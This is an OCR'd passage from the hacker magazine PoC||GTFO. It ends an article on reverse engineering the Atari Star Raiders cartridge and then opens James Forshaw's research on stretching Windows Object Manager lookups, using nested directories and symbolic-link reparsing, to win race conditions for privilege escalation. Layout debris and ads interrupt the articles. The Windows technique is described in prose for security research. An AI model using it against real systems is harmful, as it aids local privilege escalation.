During docking, see Figure 9 (right), `PRIOR` (`$D01B`) has a value of `$14`. This arranges the displayed elements the following order, from front to back:

- Player 4 (transfer vessel)
- Bit-mapped graphics (stars, cross hairs)
- Players 0-3 (starbase, ...)
- Background.

This time the arrangement is fine for the cross hairs as they are bit-mapped graphics and need to appear in front of the starbase, but this arrangement also applies to the stars. In addition, the Player of the white transfer vessel correctly appears in front of the bit-mapped stars, but also in front of the bit-mapped cross hairs.

Fixing these glitches is hardly possible, as the display hardware does not allow for a finer control of graphics priorities for individual Players.

2.6 A Mysterious Finding

A simple instruction at location `$A175` contained the most mysterious finding in the game's code. The disassembler reported the following instruction, which is equivalent to `STA $0067,X`. (`ISVBISYNC` has a value of `$67`.)

```
A175 9D6700     STA ISVBISYNC,X
```

The object code assembled from this instruction is unusual as its address operand was assembled as a 16-bit address and not as an 8-bit zero-page address. Standard 6502 assemblers would always generate shorter object code, producing `9567` (`STA $67,X`) instead of `9D6700` and saving a byte.

In my reverse engineered source code, the only way to reproduce the original object code was the following:

```
                ;*** Header text of Long-Range Scan view (shares spaces with following header) *
A0F8 00006C6F LRSHEADER       .BYTE $00,$00,$6C,$6F,$6E,$67,$00,$72 ; ''  LONG RANGE SCAN''
A0FC 6E670072
A100 616E6765                 .BYTE $61,$6E,$67,$65,$00,$73,$63,$61
A104 00736361
A108 6E                       .BYTE $6E

                ;*** Header text of Aft view (shares spaces with following header) *************
A109 00000000 AFTHEADER       .BYTE $00,$00,$00,$00,$00,$00,$61,$66 ; ''      AFT VIEW    ''
A10D 00006166
A111 74007669                 .BYTE $74,$00,$76,$69,$65,$77,$00,$00
A115 65770000
A119 00                       .BYTE $00

                ;*** Header text of Galactic Chart view *************************************
A11A 00000067 GCHEADER        .BYTE $00,$00,$00,$67,$61,$6C,$61,$63 ; ''   GALACTIC CHART   ''
A11E 616C6163
A122 74696300                 .BYTE $74,$69,$63,$00,$63,$68,$61,$72
A126 63686172
A12A 74000000                 .BYTE $74,$00,$00,$00
```

Figure 6. Header Texts at `$A0F8`

```
A6D1 A9FF     VBIHNDLR        LDA #$FF                ; Start of Vertical Blank Interrupt handler
                ...
A715 4C4BA7   SKIP046         JMP JUMP004             ; End of Vertical Blank Interrupt handler
                ...
A718 48       DLSTHNDLR       PHA                     ; Start of Display List Interrupt handler
                ...
A74B 68       JUMP004         PLA                     ; Restore registers
A74C A8                       TAY                     ;
A74D 68                       PLA                     ;
A74E AA                       TAX                     ;
A74F 68                       PLA                     ;
A750 40                       RTI                     ; End of Display List Interrupt Handler
```

Figure 7. `VBIHNDLR` and `DLSTHNDLR` Handlers Share Exit Code

```
; HACK: Fake STA ISVBISYNC,X with 16b addr
A175 9D         .BYTE $9D
A176 6700       .WORD ISVBISYNC
```

I speculated for a long time whether this strange assembler output indicated that the object code of the original ROM cartridge was produced with a non-standard 6502 assembler. I have heard that Atari's in-house development systems ran on PDP-11 hardware. Luckily, the month after I finished my reverse engineering effort, the original **STAR RAIDERS** source code re-surfaced.[7] To my astonishment it uses exactly the same "hack" to reproduce the three-byte form of the `STA ISVBISYNC,X` instruction:

```
A175 9D         .BYTE $9D    ; STA ABS,X
A176 67 00      .WORD PAGE0 ; STA PAGE0,X (ABSOLUTE)
```

Unfortunately the comments do not give a clue why this pattern was chosen. After quite some time it made click: The instruction `STA ISVBISYNC,X` is used in a loop which iterates the CPU's X register from 0 to 255 to clear memory. By using this instruction with a 16-bit address ("indexed" mode operand) memory from `$0067` to `$0166` is cleared. Had the code been using the same operation with an 8-bit address ("indexed, zero-page" mode operand), memory from `$0067` to `$00FF` would have been cleared, then the indexed address would have wrapped back to `$0000` clearing memory `$0000` to `$0066`, effectively overwriting already initialized memory locations.

2.7 Documenting Star Raiders

Right from the start of reverse engineering **STAR RAIDERS** I not only wanted to understand how the game worked, but I also wanted to document the result of my effort. But what would be an appropriate form?

First, I combined the emerging memory map file with the fledgling assembly language source code in

[7] `https://archive.org/details/AtariStarRaidersSourceCode`
`unzip pocorgtfo13.pdf StarRaidersOrig.pdf`




Figure 8. A Starbase's Wings Vanish




Figure 9. Photon torpedo in front of cross hairs and a starbase behind the stars!

order to work with just one file. Then, I switched the source code format to that of MAC/65, a well-known and powerful macro assembler for the Atari 8-bit Home Computer System. I also planned, at some then distant point in the future, to assemble the finished source code with this assembler on an 8-bit Atari.

Another major influence on the emerging documentation was the Atari BASIC Source Book, which I came across by accident[8]. It reproduced the complete, commented assembly language source code of the 8 KB Atari BASIC interpreter cartridge, a truly non-trivial piece of software. But what was more: The source code was accompanied by several chapters of text that explained in increasing detail its concepts and architecture, that is, how Atari BASIC actually worked. Deeply impressed, I decided on the spot that my reverse engineered **STAR RAIDERS** source code should be documented at the same level of detail.


The overall documentation structure for the source code, which I ended up with was fourfold: On the lowest level, end-of-line comments documented the functionality of individual instructions. On the next level, line comments explained groups of instructions. One level higher still, comments composed of several paragraphs introduced each subroutine. These paragraphs provided a summary of the subroutine's implementation and a description of all input and output parameters, including the valid value ranges, if possible. On the highest level, I added the memory map to the source code as a handy reference. I also planned to add some chapters on the game's general concepts and overall architecture, just like the Atari BASIC Source Book had done. Unfortunately, I had to drop that idea due to lack of time. I also felt that the detailed subroutine documentation was quite sufficient. However, I did add sections on the 3D coordinate system and the position and velocity vectors to the source code as a tip of the hat to the Atari BASIC Source Book.


After I was well into reverse engineering **STAR RAIDERS**, slowly adding bits and pieces of information to the raw disassembly of the **STAR RAIDERS** ROM and fleshing out the ever growing documentation, I started to struggle with establishing a consistent and uniform terminology for the documentation (Is it "asteroid," "meteorite," or "meteor"? "Explosion bits," "explosion debris," or "explosion fragments"? "Gun sights" or "cross hairs"?) A look into the **STAR RAIDERS** instruction manual clarified only


[8]The Atari BASIC Source Book by Wilkinson, O'Brien, and Laughton. A COMPUTE! publication.

a painfully small amount of cases. Incidentally, it also contradicted itself as it called the enemies "Cylons" while the game called them "Zylons," such as in the message "`SHIP DESTROYED BY ZYLON FIRE`."

But I was not only after uniform documentation, I also wanted to unify the symbol names of the source code. For example, I had created a hodge-podge of color-related symbol names, which contained fragments such as "`COL`," "`CLR`," "`COLR`," and "`COLOR`." To make matters worse, color-related symbol names containing "`COL`" could be confused with symbol names related to (pixel) columns. The same occurred with symbol names related to Players (sprites), which contained fragments such as "`PL`," "`PLY`," "`PLYR`," "`PLAY`," and "`PLAYER`," or with symbol names of lookup tables, which ended in "`TB`," "`TBL`," "`TAB`," and "`TABLE`," and so on. In addition to inventing uniform symbol names I also did not want to exceed a self-imposed symbol name limit of 15 characters. So I refactored the source code with the search-and-replace functionality of the text editor over and over again.







I noticed that I spent more and more time on refactoring the documentation and the symbol names and less time on adding actual content. In addition, the actual formatting of the emerging documented source code had to be re-adjusted after every refactoring step. Handling the source code became very unwieldy. And worst of all: How could I be sure that the source code still represented the exact binary image of the ROM cartridge?

The solution I found to this problem eventually was to create an automated build pipeline, which dealt with the monotonous chores of formatting and assembling the source code, as well as comparing the produced ROM cartridge image with a reference image. This freed time for me to concentrate on the actual source code content. Yet another incarnation of "separation of form and content," the automated build pipeline was always a pleasure to watch working its magic. (Mental note: I should have created this pipeline much earlier in the reverse engineering effort.) These are the steps of the automated build pipeline:

1. The pipeline starts with a raw, documented assembly language source code file. It is already roughly formatted and uses a little proprietary markup, just enough to mark up sections of meta-comments that are to be removed in the output as well as subroutine documentation containing multiple paragraphs, numbered, and unnumbered lists. This source code file is fed to a pre-formatter program, which I implemented in Java. The pre-formatter removes the meta-comments. It also formats the entries of the memory map and the subroutine documentation by wrapping multi-line text at a preset right margin, out- and indenting list items, numbering lists, and vertically aligning parameter descriptions. It also corrects the number of trailing asterisks in line comments, and adjusts the number of asterisks of the box headers that introduce subroutine comments, centering their text content inside the asterisk boxes.

2. The output of the pre-formatter from step 1 is fed into an Atari 6502 assembler, which I also wrote in Java. It is available as open-source on GitHub.[9] Why write an Atari 6502 assembler? There are other 6502 assemblers readily available, but not all produce object code for the Atari 8-bit Home Computer System, not all use the MAC/65 source code format, and not all of them can be easily tweaked when necessary. The output of this step is both an assembler output listing and an object file.

3. The assembler output listing from step 2 is the finished, formatted, reverse engineered **STAR RAIDERS** source code, containing the documentation, the source code, and the object code listing.

4. The assembler output listing from step 2 is fed into a symbol checker program, which I again wrote in Java. It searches the documentation parts of the assembler output listing and checks if every symbol, such as "`GAMELOOP`," is followed by its correct hex value, "(`$A1F3`)." It reports any symbol with missing or incorrect hex values. This ensures further consistency of the documentation.


5. The object file of step 2 is converted by yet another program I wrote in Java from the Atari executable format into the final Atari ROM cartridge format.

6. The output from step 5 is compared with a reference binary image of the original **STAR RAIDERS** 8 KB ROM cartridge. If both images are the same, then the entire build was successful: The raw assembly language source code really represents the exact image of the **STAR RAIDERS** 8 KB ROM cartridge

[9] `git clone https://github.com/lwiest/Atari6502Assembler`
`unzip pocorgtfo13.pdf Atari6502Assembler.zip`

Typical build times on my not-so-recent Windows XP box (512 MB) were 15 seconds.

For some finishing touches, I ran a spell-checker over the documented assembly language source code file from time to time, which also helped to improve documentation quality.




FASTNET LIGHT AS IT WOULD APPEAR IF CONVERTED INTO A "BLIND LIGHTHOUSE."

2.8 Conclusion

After quite some time, I achieved my goal to create a reverse engineered, complete, and fully documented assembly language source code of **STAR RAIDERS**. For final verification, I successfully assembled it with MAC/65 on an Atari 800 XL with 64 KB RAM (emulated with Atari800Win Plus). MAC/65 is able to assemble source code larger than the available RAM by reading the source code as several chained files. So I split the source code (560 KB) into chunks of 32 KB and simply had the emulator point to a hard disk folder containing these files. The resulting assembler output listing and the object file were written back to the same hard disk folder. The object file, after being transformed into the Atari cartridge format, exactly reproduced the original **STAR RAIDERS** 8 KB ROM cartridge.

2.9 Postscript

I finished my reverse engineering effort in September 2015. I was absolutely thrilled to learn that in October 2015 scans of the original **STAR RAIDERS** source code re-surfaced. To my delight, inspection of the original source code confirmed the findings of my reverse engineered version and caused only a few trivial corrections. Even more, the documentation of my reverse engineered version added a substantial amount of information – from overall theory of operation down to some tricky details – to the understanding of the often sparsely commented original (quite expected for source code never meant for publication).



"Now, where is that audio amplifier?"

Cut Here if Printing on A4


Cut Here if Printing on A4


1


2


3

Самиздат









PoC

GTFO

COMPUTER ADVENTURE

STAR RAIDERS

ATARI 400/800

Manhattan Punch Line Theatre

Steve Kaplan Mitch McGuire Richard Erickson Jerry Heymann

Producing Directors

presents

a new play

by

Mike Eisenberg

HACKERS

Directed by Jerry Heymann

3 How Slow Can You Go?

by James Forshaw

While doing my research into Windows, I tend to find quite a few race condition vulnerabilities. Although these vulnerabilities can be exploited, you typically only get a tiny window of time in which to do it. A fairly typical sequence of actions looks something like this:

1. Do some security check.
2. Access some resource.
3. Perform secure action.

In this case the race condition is between the security check and the action. If we can modify the state of the system in between those actions, it might be possible to elevate privileges or do unexpected things. The time window is typically very small, but if the code is accessing some controllable resource in between the check and the action, we might still be able to create a very reliable exploit.

I wanted to find a way of increasing the time window to win the race in cases where the code accesses a resource we control. The following is an overview of the thought process I went through to come up with a working solution.

3.1 Investigating Object Manager Lookup Performance

Hidden under the hood of Windows NT is the Object Manager Namespace (OMN). You wouldn't typically interact with it directly as the Win32 API for the most part hides it away. The NT kernel defines a set of objects, such as Files, Events, Registry Keys, that can all have a name associated with them. The OMN provides the means to lookup these named objects. It acts like a file system; for example, you can specify a path to an NT system call such as `\BaseNamedObjects\MyEvent`, and an event can be thus looked up.

There are two special object types for use in the OMN: Object Directories and Symbolic Links. Object Directories act as named containers for other objects, whereas Symbolic Links allow a name to be redirected to another OMN path. Symbolic Links are used quite a lot; for example, the Windows drive letters are really symbolic links to the real storage device. When we call an NT system call, the kernel must lookup the entire path, following any symbolic links until it either reaches the named object or fails to find a match.

In this exploit we want to make the process of looking up a resource we control as slow as possible. For example, if we could make it take 1 or 2 seconds, then we've got a massive window of opportunity to win the race condition. Therefore I want to find a way of manipulating the Object Manager lookup process in such a way that we achieve this goal. I am going to present my approach to achieving the required result.

A note about my setup: for my testing I am going to open a named Event object. All testing is done on my 2.8GHz Xeon Workstation. Although it has 20 physical cores, the lookup process won't be parallelized, and therefore that shouldn't be an issue. Xeons tend to have more L2/L3 cache than consumer processors, but if anything this should only make our timings faster. If I can get a long lookup time on my Workstation, it should be possible on pretty much anything else running Windows. Finally, this is all tested on an up-to-date Windows 10; however, not much has changed since Windows 7 that might affect the results.

First let's just measure the time it takes to do

a normal lookup. We'll repeat the lookup a 1,000 times and take the average. The results are probably what we'd expect: the lookup process for a simple named Event is roughly 3μs. That includes the system call transition, lookup process, and the access check on the Event object. Although in theory you could win a race, it seems pretty unlikely, even on a multi-core processor. So let's think about a way of improving the lookup time (and when I say "improve", I mean making the lookup time slower).

An Object Manager path is limited to the maximum string size afforded by the UNICODE_STRING structure.

```
struct UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR  Buffer;
}
```


We can see that the Length member is an unsigned 16 bit integer, limiting the maximum length to $2^{16} - 1$. This, however, is a byte count, so in fact this limits us to $2^{15} - 1$ or 32767 characters. From this result, there are two obvious possible approaches we can take:

1. Make a path that contains one very long name. The lookup process would have to compare the entire name using a typical string comparison operation to verify it's accessing the correct object. This should take linear time relative to the length of the string.

2. Make multiple small named directories and repeat. E.g., `\A\A\A\A\...\EventName`. The assumption here is that each lookup takes a fixed amount of time to complete. The operation will again be linear time relative to the depth of recursion of the directories.


Now it would seem likely that the cost of the entire operation of a single lookup will be worse than a string comparison, a primitive that is typically optimized quite heavily. At this point we have not had to look at any actual kernel code, and we won't start quite yet, so instead empirical testing seems the way to go.

Let's start with the first approach, making a long string and performing a lookup on it. Our name limit is around 32767, although we'll need to be able to make the object in a writable directory such as `\BaseNamedObject`, which reduces the length slightly, but not enough to make significant impact. Therefore, we'll perform the Event opening on names between 1 character and 32,000 characters in length. The results are shown below:



Although this is a little noisy, our assumption of a linear lookup time seems correct. The longer the string, the longer it takes to look it up. For a 32,000 character long string, this seems to top out at roughly 90μs – still not enough in my opinion for a useful primitive, but certainly a start.

Now let's instead look at the recursive directory approach. In this case the upper bound is around 16,000 directories. This is because each path component must contain a backslash and a single character name (i.e. `\A\A\A...`). Therefore our maximum path limit is halved. Of course we'd make the assumption that the time to go through the lookup process is going to be greater than the time it takes to compare 4 Unicode characters, but let's test to make sure. The results are shown below:



Well, I think that's unequivocal. For 16,000 recursive depth, the average lookup time is around 3700μs, or around 40 times larger than the long path name lookup result. Now, of course, this comes with downsides. For a start, you need to create 16,000 or so directory objects in the kernel. At least on a mod-


ern 64 bit Windows this isn't likely to be too taxing, however it's still worth bearing in mind. Also the process must maintain a handle to each of those directories, because otherwise they'd be deleted (as a normal user cannot make kernel objects permanent). Fortunately our handle limit for a single process is of the order of 16 million, so we're a couple of orders of magnitude below the limit of that.

Now, is 3700μs going to be enough for us? Maybe, it's certainly orders of magnitude greater than 3μs. But can we do better? We've now run out of path space, we've filled the absolute maximum allowed string length with recursive directory names. What we could do with is a method of multiplying that effect without requiring a longer path. We can do this by using Object Manager symbolic links. By placing the symbolic link as the last component of the long path we can force the kernel to reparse, and start the lookup all over again. On the final lookup we'll just point the symbolic link to the target.

Ultimately though we can only do this 64 times. Why, can't we do this indefinitely? Well, no—for a fairly obvious reason: each time a symbolic link is encountered the kernel restarts the parsing processes; if you pointed a symbolic link at itself, you'd end up in an infinite loop. The reparse limit of 64 prevents that from becoming a problem. The results are as we expected, the time taken to lookup our event is proportional to both the number of symbolic links and the number of recursive directories. For 64 symbolic links and 16,000 directories it takes approximately 200ms (note I've had to change the order of the result now to milliseconds). At around $\frac{1}{5}$ of a second that should be enough, right? Sure, but I'm greedy; I want more. How can we make the lookup time even worse?

At this point it's time to break out the disassembler and see how the lookup process works under the hood in the kernel. First off, let's see what an object directory structure looks like. We can dump it from a kernel debugging session using WinDBG with the

C&H Best Sellers: Programs That Work!



The Menu][
Helps you plan menus and write shopping lists!


NEW!

Plan meals with ease with the all new updated MENU][from C&H. More storage, more information per recipe and other new features in the new version. Operates with 1 disk drive in DOS 3.3.

- 6 meal classifications
- 2 special counters (calories, sodium, etc.)
- 24 ingredients per recipe
- write menus for 2 week periods
- produce printed shopping list
- add, change or delete any recipe
- 24 lines of comments
- feed up to 1,295 people per recipe

Req. 48K Apple, Disk Drive & Printer Applesoft Basic/ Machine Language

$39.95



The Slide Show
Helps you present a visual, exciting slide demonstration!

